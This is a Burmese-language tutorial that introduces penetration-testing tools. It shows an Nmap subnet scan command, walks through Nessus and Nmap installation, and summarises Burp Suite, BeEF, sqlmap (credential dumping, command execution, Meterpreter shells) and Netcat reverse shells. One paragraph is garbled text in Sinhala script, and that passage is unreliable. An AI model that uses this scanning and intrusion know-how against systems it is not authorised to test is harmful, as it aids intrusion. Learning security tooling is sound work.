Nmap မှာ Multiple Target Specification ဆိုတာပါဝင်ပါတယ်။ အဲဒါကတော့ scan ဖတ်တဲ့အခါ subnet, individual IPs, IP ranges, and IP lists အစရိတ္တဲ့တွေကို scan လုပ်နိုင်ပါတယ်။ ဥပမာ အနေနဲ့အောက်မှာ ဖော်ပြထားပါတယ်။

```
Nmap -sS -sV -PN -T4 -oA testsmt -p T: 25 -v -r 192.168.1.*
```

အသုံးပြည့်သူရဲ့ လိုအပ်ချက်ပေါ်မူတည်ပြီး options နဲ့ arguments တွေကိုလိုအပ်သလိုထည့်သွင်းအသုံးပြည့်ရပါတယ်။ ဥပမာ - scan လုပ်နေရင်းနဲ့ output ထုတ်တာကိုပြောတာဖြစ်ပါတယ်။ Nmap နဲ့ပတ်သက်ပြီး အသေးစိတ်လုပ်ဆောင်တာတွေ ကိုတော့နောက်သင်ခန်းစာတွင်ဆက်လက်လေ့လာလို့ ရမှာဖြစ်ပါတယ်။

ဒီသင်ခန်းစာမှာတော့ Intro နဲ့ Install အကြောင်းတို့လောက်ပဲပါဝင်မှာဖြစ်ပါတယ်။ ဆက်လေ့လာရမှာတော့ Nessus ကို Install လုပ်ခြင်းနဲ့ activating လုပ်တဲ့အကြောင်းပဲဖြစ်ပါတယ်။

## Installing and activating Nessus

Nessus ဆိုတာကတော့ vulnerability scanner ဖြစ်ပြီး Tenable Network Security ကနေ Develop လုပ်ထားတာဖြစ်ပါတယ်။ Nessus ကိုအသုံးပြုပြီးတော့ Hosts နဲ့ Subnet တို့ကို Network-Level နဲ့ Service-Level vulnerabilities တို့တွင် Scan လုပ်နိုင်ပါတယ်။ Nessus က Non-Business users တွေအတွက်ကိုကို Free version အနေနဲ့ရရှိနိုင်ပါတယ်။ အဲဒီမှာ Main Components ၂ ခုပါဝင်ပါတယ်။ အဲဒီတွေကတော့ NessusD (Nessus Daemon) နဲ့ Client Application တို့ပဲဖြစ်ပါတယ်။ Nessus Daemon ရဲ့လုပ်ဆောင်မှုကတော့ scan နဲ့ Client Application ဆီကို result ကိုပို့ဆောင်ပေးပါတယ်။ Client Application ကိုပို့ဆောင်ပေးရာမှာလဲ Format အမျိုးမျိုးနဲ့ ပို့ဆောင်ပေးလို့ရပါတယ်။ Tenable ကလဲ Plugins နဲ့ Update တွေကို ပိုတိုးပြီး Develop လုပ်လျှက်ရှုပါတယ်။ အဲမှာပါဝင်တဲ့ Feature တွေကလဲ vulnerabilities တွေကိုသိတဲ့ ဥပမာ အနေနဲ့ပြောရရင် FTP port တစ်ခုကို scan ဖတ်ပြီး ပွင့်နေတာကိုသိတဲ့အခါ anonymous user အနေနဲ့ login လုပ်ဖို့ အလိုကြောက် login လုပ်ဖို့ကြိုးစားပါတယ်။ Nessus မှာ command line နဲ့ web interface နှစ်မျိုးလုံးပါဝင်ပါတယ်။ GUI-based web interface ကတော့ပိုပြီးလွယ်ကူပါတယ်။

OK ကျွန်တော်တို့ Install လုပ်တာလေးဆက်ကြရအောင်၊ အရင်ဆုံးလိုအပ်တဲ့ Installer ကိုဒေါင်းပါမယ်၊ Link ကိုအောက်တွင်ပေးထားပါတယ်။

Installer Download Link: <https://www.tenable.com/downloads/nessus>

ဖော်ပြုပါ Link ထဲဝင်လိုက်ရင်တော့ ကျွန်တော်တို့တွေ Windows, Linux တို့အတွက် Installer တွေမြင်ရမှာဖြစ်ပါတယ်။ အဲမှာ ကိုယ်အသုံးပြုချင်တဲ့ Environment အတွက်အဆင်ပြောကိုဒေါင်းလို့ရပါတယ်။

## Nessus - 8.4.0

### Release Date

05/14/2019

### Release Notes:

[Nessus 8.4.0](#)

Name	Description	Details
<a href="#"> Nessus-8.4.0-x64.msi</a>	Windows Server 2008, Server 2008 R2*, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016 (64-bit)	<a href="#">Checksum</a>
<a href="#"> Nessus-8.4.0-Win32.msi</a>	Windows 7, 8, 10 (32-bit)	<a href="#">Checksum</a>
<a href="#"> Nessus-8.4.0-debian6_i386.deb</a>	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 i386(32-bit)	<a href="#">Checksum</a>
<a href="#"> Nessus-8.4.0-es5.i386.rpm</a>	Red Hat ES 5 i386(32-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	<a href="#">Checksum</a>
<a href="#"> Nessus-8.4.0-suse12.x86_64.rpm</a>	SUSE 12 Enterprise (64-bit)	<a href="#">Checksum</a>
<a href="#"> Nessus-8.4.0-ubuntu910_i386.deb</a>	Ubuntu 9.10 / Ubuntu 10.04 i386(32-bit)	<a href="#">Checksum</a>
<a href="#"> Nessus-8.4.0-debian6_amd64.deb</a>	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64	<a href="#">Checksum</a>
<a href="#"> Nessus-8.4.0-es6.i386.rpm</a>	Red Hat ES 6 i386(32-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	<a href="#">Checksum</a>

ကျွန်ုတ်ကတော့ အခု Windows ပေါ်မှာစမ်းပြုမှာဖြစ်ပါတယ်။ အဲတော့ Windows နဲ့သက်ဆိုင်တဲ့ .msi နဲ့ဆုံးတာလေးကိုဒေါင်းလုပ်ဆွဲမှာဖြစ်ပါတယ်။ Download ဆွဲပြီးရင်အဲ Page မှာပဲ Get Activation Code ဆိုတာလေးရှုပါတယ်။ အဲဒါလေးကိုနိုပ်ပြီး ကျွန်ုတ်တို့ Activation Code ရယူရမှာဖြစ်ပါတယ်။

## Nessus

### Need an Activation Code?

In order to complete your Nessus installation, you need an activation code if you don't have one already.

[Get Activation Code](#)

Get Activation Code ကိုနိုပ်ပြီးရင် အောက်ကပုံမှာဖော်ပြထားသလို Nessus Professional နဲ့ Nessus Essential ဆိုပြီး ဂုဏ်တွေမြင်ရမှာဖြစ်ပါတယ်။အဲမှာ ကျွန်ုတ်တို့ Essential ဆိုတာကို ရွှေးမှာဖြစ်ပါတယ်။

Nessus Professional	Nessus Essentials
\$2,190/Year	Free
Nessus Professional is for security pros on the front lines who need to quickly and easily identify and fix vulnerabilities - including software flaws, missing patches, malware, and misconfigurations - across a variety of operating systems, devices and applications.	Nessus Essentials is a free vulnerability scanner that provides an entry point for vulnerability assessment. You get the same powerful scanner enjoyed by Nessus Professional subscribers, with the ability to scan 16 IPs.
<b>For Consultants, Pen Testers and Security Practitioners</b>	<b>For Educators, students and individuals starting their careers in Cyber Security</b>
<b>Nessus Professional Features</b>	<b>Nessus Essentials Features</b>
Scan unlimited IPs	Scan 16 IPs
Unlimited features, including Live Results and configuration auditing	High-speed, accurate assessment with thousands of vulnerability and configuration checks
Accurate, high-speed asset discovery and broad coverage and profiling	Agentless scanning of your network
World's largest continuously-updated library of vulnerability and configuration checks	Support via the Tenable Community
Email and Community Support	Use anywhere
Free training and guidance	Free training and guidance
<a href="#">Learn More</a>	<a href="#">Learn More</a>
<a href="#">Try for Free</a>	<a href="#">Register Now</a>
<a href="#">Buy Now</a>	

Essential အောက်က Register Now ကိုနိပ်လိုက်ပါက အောက်ပါအတိုင်းပေါ်လာလျှင် ကိုယ့် Information တွေကိုထည့်ပေးလိုက်ပါ။



As part of the Nessus family, Nessus® Essentials (formerly Nessus Home) allows you to scan your environment (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy. Nessus Essentials eliminates the previous restriction on only using Nessus Home for personal, non-commercial use.

Please note that Nessus Essentials does not allow you to perform compliance checks or content audits, Live Results or use the Nessus virtual appliance. If you require these additional features, please purchase a [Nessus Professional](#) subscription.

#### Register for an Activation Code

First Name \*  Last Name \*   
 Email \*   
 Check to receive updates from Tenable  
[Register](#)

Information တွေထည့်ပြီးရင်တော့ ကိုယ်ထည့်ထားတဲ့ Email ကို Activation Code ကိုပို့ပေးမှာ ဖြစ်ပါတယ်။ အဲ Code ကိုသိမ်းထားပါ။ Install လုပ်ပြီးရင် ထည့်ပေးရမှာဖြစ်ပါတယ်။



## Nessus Home Evaluation

Welcome to Nessus Home and congratulations on taking action to secure your personal network! We offer the latest plugins for vulnerability scanning today, helping you identify more vulnerabilities and keep your personal network protected.

If you use Nessus in a professional capacity and want advanced capabilities such as unlimited assessments, or the ability to perform compliance checks or content audits, [Nessus Professional](#) may be better suited to your needs. To learn more view the [Nessus Professional datasheet](#) or [request a free evaluation](#).


### Activating Your Nessus Home Subscription

Your activation code for Nessus Home is:


[REDACTED]

This is a one time code. If you uninstall and then reinstall you will need to register the scanner again and receive another activation code.

OK ප්‍රි:රුන්තෙවූ ගුණ්න්තෙවිතු දෙමු Download දුරක්තාවා:තු File ගි Install දුරක්තියාවා දුර්ප්‍රි:රුන්තෙවූ browser ගැනුප්‍රි:තෙවූ ගියු මුදල - 192.168.1.1:3389 or localhost:3389 අත්‍යුත්‍යාපිත සේවක නිශ්චිත ප්‍රාග්ධනයා පෝෂණයා යුතු කිරීම් විශ්වාස්‍ය වේ.



Account တစ်ခု Create လုပ်ပေးရပါမယ်။ ပြီးရင်တော့ Continue ကိုဆက်နိုင်ပါမယ်။ Activation Code ထည့်တဲ့အဆင့်ကိုရောက်ပါမယ် စောနက Mail ထဲကိုရောက်တဲ့ Code ကိုထည့်ပေးရပါမယ်။



Continue နိုပ်ပြီးဆက်သွားပါမယ်။ Nessus က လိုအပ်တဲ့ Plugins တွေကို Server ကနေ auto download လုပ်တဲ့အဆင့်ကိုရောကမှာဖြစ်ပါတယ်။ အဲအဆင့်ကတော့ Internet Speed ပေါ်မှတည်ပြီး အနည်းငယ်ကြာမှာဖြစ်ပါတယ်။ အဲဒါပြီးရင်တော့ Nessus ကို Install လုပ်တဲ့အဆင့်ပြီးဆုံးပြီဖြစ်ပါတယ်။


### Downloading and Installing Nmap

အရင်ဆုံး Nmap ကို Download ဆွဲဖို့အတွက်အောက်တွင်ဖော်ပြထားသော Link ကိုနိုင်ပါ။


Installer Download Link : <https://nmap.org/>

မိမိအသုံးပြုလိုသော Environment အတွက် Download ဆွဲပါမယ်။ ကျွန်ုတ်ကတော့ Windows အတွက်ပဲ Down မှာဖြစ်သောကြောင့် .exe နဲ့ဆုံးတာကိုပဲ Download ဆွဲပါမယ်။ ပြီးရင်တော့ထုံးစံအတိုင်း Install လုပ်ပါမယ်။ Install လုပ်တာကိုတော့ အသေးစိတ်မရေးပေးတော့ပါဘူးအောက်မှာပုံတွေနှင့် တက္ကဖော်ပြပေးထားပါတယ်။

## Nmap Install Photo – 1




## Nmap Install Photo – 2



OK ဒီလောက်ဆိုရင် Nmap ကိုလဲ Install လုပ်တာရပြီလို့မျှော်လင့်ပါတယ်။

## Updating Nessus

Nessus ကို Update လုပ်ရမှာ manually လုပ်လိုရသလို Schedule နဲ့ Automatic Updates လုပ်လိုလဲရပါတယ်။ OK ကျွန်တော်တို့ Nessus ရဲ့ Settings Tags ထဲက Software update ကိုသွားပါမယ်။ အဲမှာလိုအပ်သလို Update ပြုလုပ်လိုရမှာဖြစ်ပါတယ်။



## Updating Nmap


Nmap update ကိုကျတော့ <https://nmap.org> ကနေပြီး နောက်ဆုံးထွက်တဲ့ version တွေထဲက stable version ကို download လုပ်ပြီး Update ပြုလုပ်လိုရတာဖြစ်ပါတယ်။

OK ဒီလောက်ဆိုရင်တော့ Nessus နဲ့ Nmap အကြောင်းတို့ကိုလဲ သိပြီး Install ၊ Update တို့လဲ လုပ်တက်ပြီလိုမျှော်လင့်ပါတယ်။

## Burp Suite

Burp Suite ဆိုတာ Java based Web Penetration Testing framework တစ်ခုဖြစ်ပါတယ်။ အဲဒီ Framework ဟာ Information Security Professionals တွေအသုံးများတာကြောင့် industry standard suite တစ်ခုဖြစ်လာခဲ့ပါတယ်။ Burp Suite က Web application က vulnerability နဲ့ attack ဖြစ်ပွားနိုင်တာတွေကို ကျွန်တော်တို့သိဖို့အတွက် အကူညီပေးပါတယ်။ Burp Suite ကို Interception Proxy အနေနဲ့သတ်မှတ်လိုရပါတယ်။ ဘာကြောင့်လဲဆိုတော့ pentester က target browser နဲ့ application တို့၏ ကြားကနေ traffic ကို Burp Suite proxy server ပြုလုပ်လိုရနိုင်တာ

ကြောင့်ဖြစ်ပါတယ်။ Man In The Middle အနေနဲ့ burp suite ကိုအသုံးပြုလိုရနိုင်ပါတယ်။ Burp Suite က Kali Linux မှာဆိုရင် Default အနေနဲ့ပါဝင်ပါတယ်။ Burp Suite မှာဆိုရင်တော့ Paid နဲ့ Community ဆိုပြီး ၂မျိုးရှိပါတယ်။ Version အနေနဲ့ဆိုရင်တော့ Enterprise, Professional, Community ဆိုပြီးတော့ ၃ မျိုးရှိပါတယ်။



## BeEF (Browser Exploitation Framework)

BeEF ဆိုတာ Browser Exploitation Framework နဲ့အတိုကောက်ခေါ်တာပေါ့။ Web Browser တွေကို Penetration testing လုပ်ရာမှာ အဓိကထားအသုံးပြုတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Mobile clients တွေအပါဝင် Web မှတစ်ဆင့်တိုက်ခိုက်မှုတွေ များပြားလာ ခြင်းဟာ စိုးရိမ်စရာတစ်ခုပါ။ Pentester တွေအနေနဲ့ Target site ရဲ့ Security အနေထားကို client-side attack vectors လုပ်လိုရအောင် BeEF ကခွင့်ပြုပေးထားပါတယ်။ တခြား Security Framework တွေနဲ့ မတူတဲ့ အချက်က BeEF က Network နဲ့ System တွေကိုပိုပြီးတော့ လုပ်ခြဲလာတာ နဲ့အမျှ exploit လုပ်လိုရနိုင်တဲ့ အပေါက် တစ်ခုဖြစ်တဲ့ web browser ကနေဝင်ရောက်ခြင်း ပဲဖြစ်တယ်။ BeEF က web browser တစ်ခု ဒါမှုမဟုတ် တစ်ခုထက်ပိုတဲ့ web browser တွေကို beachheads အနေနဲ့အသုံးပြုပြီးတော့ Directed Command တွေကိုအသုံးပြုပြီးတော့ browser context နဲ့ system ကြားထဲကို attack တွေပြုလုပ်လိုရပါတယ်။

## SQL Map

SQL map ဆိုတာက SQL Injection flaws အတွက် ပြုလုပ်ထားတဲ့ automates open source penetration testing tool တစ်ခုဖြစ်ပါတယ်။ SQL Map ဟာ Penetration testing အတွက်တော့ Powerful ဖြစ်တဲ့အပြင် Feature တွေလဲအများကြီးဝင်ပါတယ်။ ဘယ်လို Feature တွေပါဝင်လဲဆိုရင်

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, HSQLDB and H2 database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

အစရိတဲ့ Feature တွေအများကြီးပါဝင်ပါတယ်။

## Netcat

Netcat ဆိုတာ Network ရဲ့ Switch Army Knife လို့ခေါက်ပြီးတော့ TCP / UDP ကိုအသုံးပြုပြီးတော့ Computer တွေတစ်လုံးနဲ့တစ်လုံး ချိတ်ဆက်ရာမှာ အသုံးပြုပါတယ်။ Netcat ကိုအသုံးပြုပြီးတော့ Outbound / Inbound connection တွေကို TCP / UDP ဒါမှမဟုတ် ဘယ် Port ကမဆိုပြုလုပ်လို့ရတဲ့အပြင် Full DNS forward reverse checking ပါပြုလုပ်လို့ရပါတယ်။။။ ဒါအပြင် Netcat ကနေမှတစ်ဆင့် File Transfer, Reverse Shell, Chat, Port scanning အစရိတာတွေကိုပါပြုလုပ်လို့ရပါတယ်။ Hacker / Pentester တွေအတွက် မသုံးမဖြစ် အသုံးပြုရတဲ့ Tool တစ်ခုဆိုရင်လဲမမှားပါဘူး။

### List of tools to be used during assessment

အောက်မှာ Penetration test အတွက် လိုအပ်တဲ့ Tools တွေကိုဖော်ပြပေးထားပါတယ်။ ဘယ်အဆင့်မှာ ဘယ် Tool တွေကို အသုံးပြုသင့်တယ်ဆိုတာကိုပါ ဖော်ပြပေးထားပါတယ်။

Sr.No	Penetration testing phase	Tools
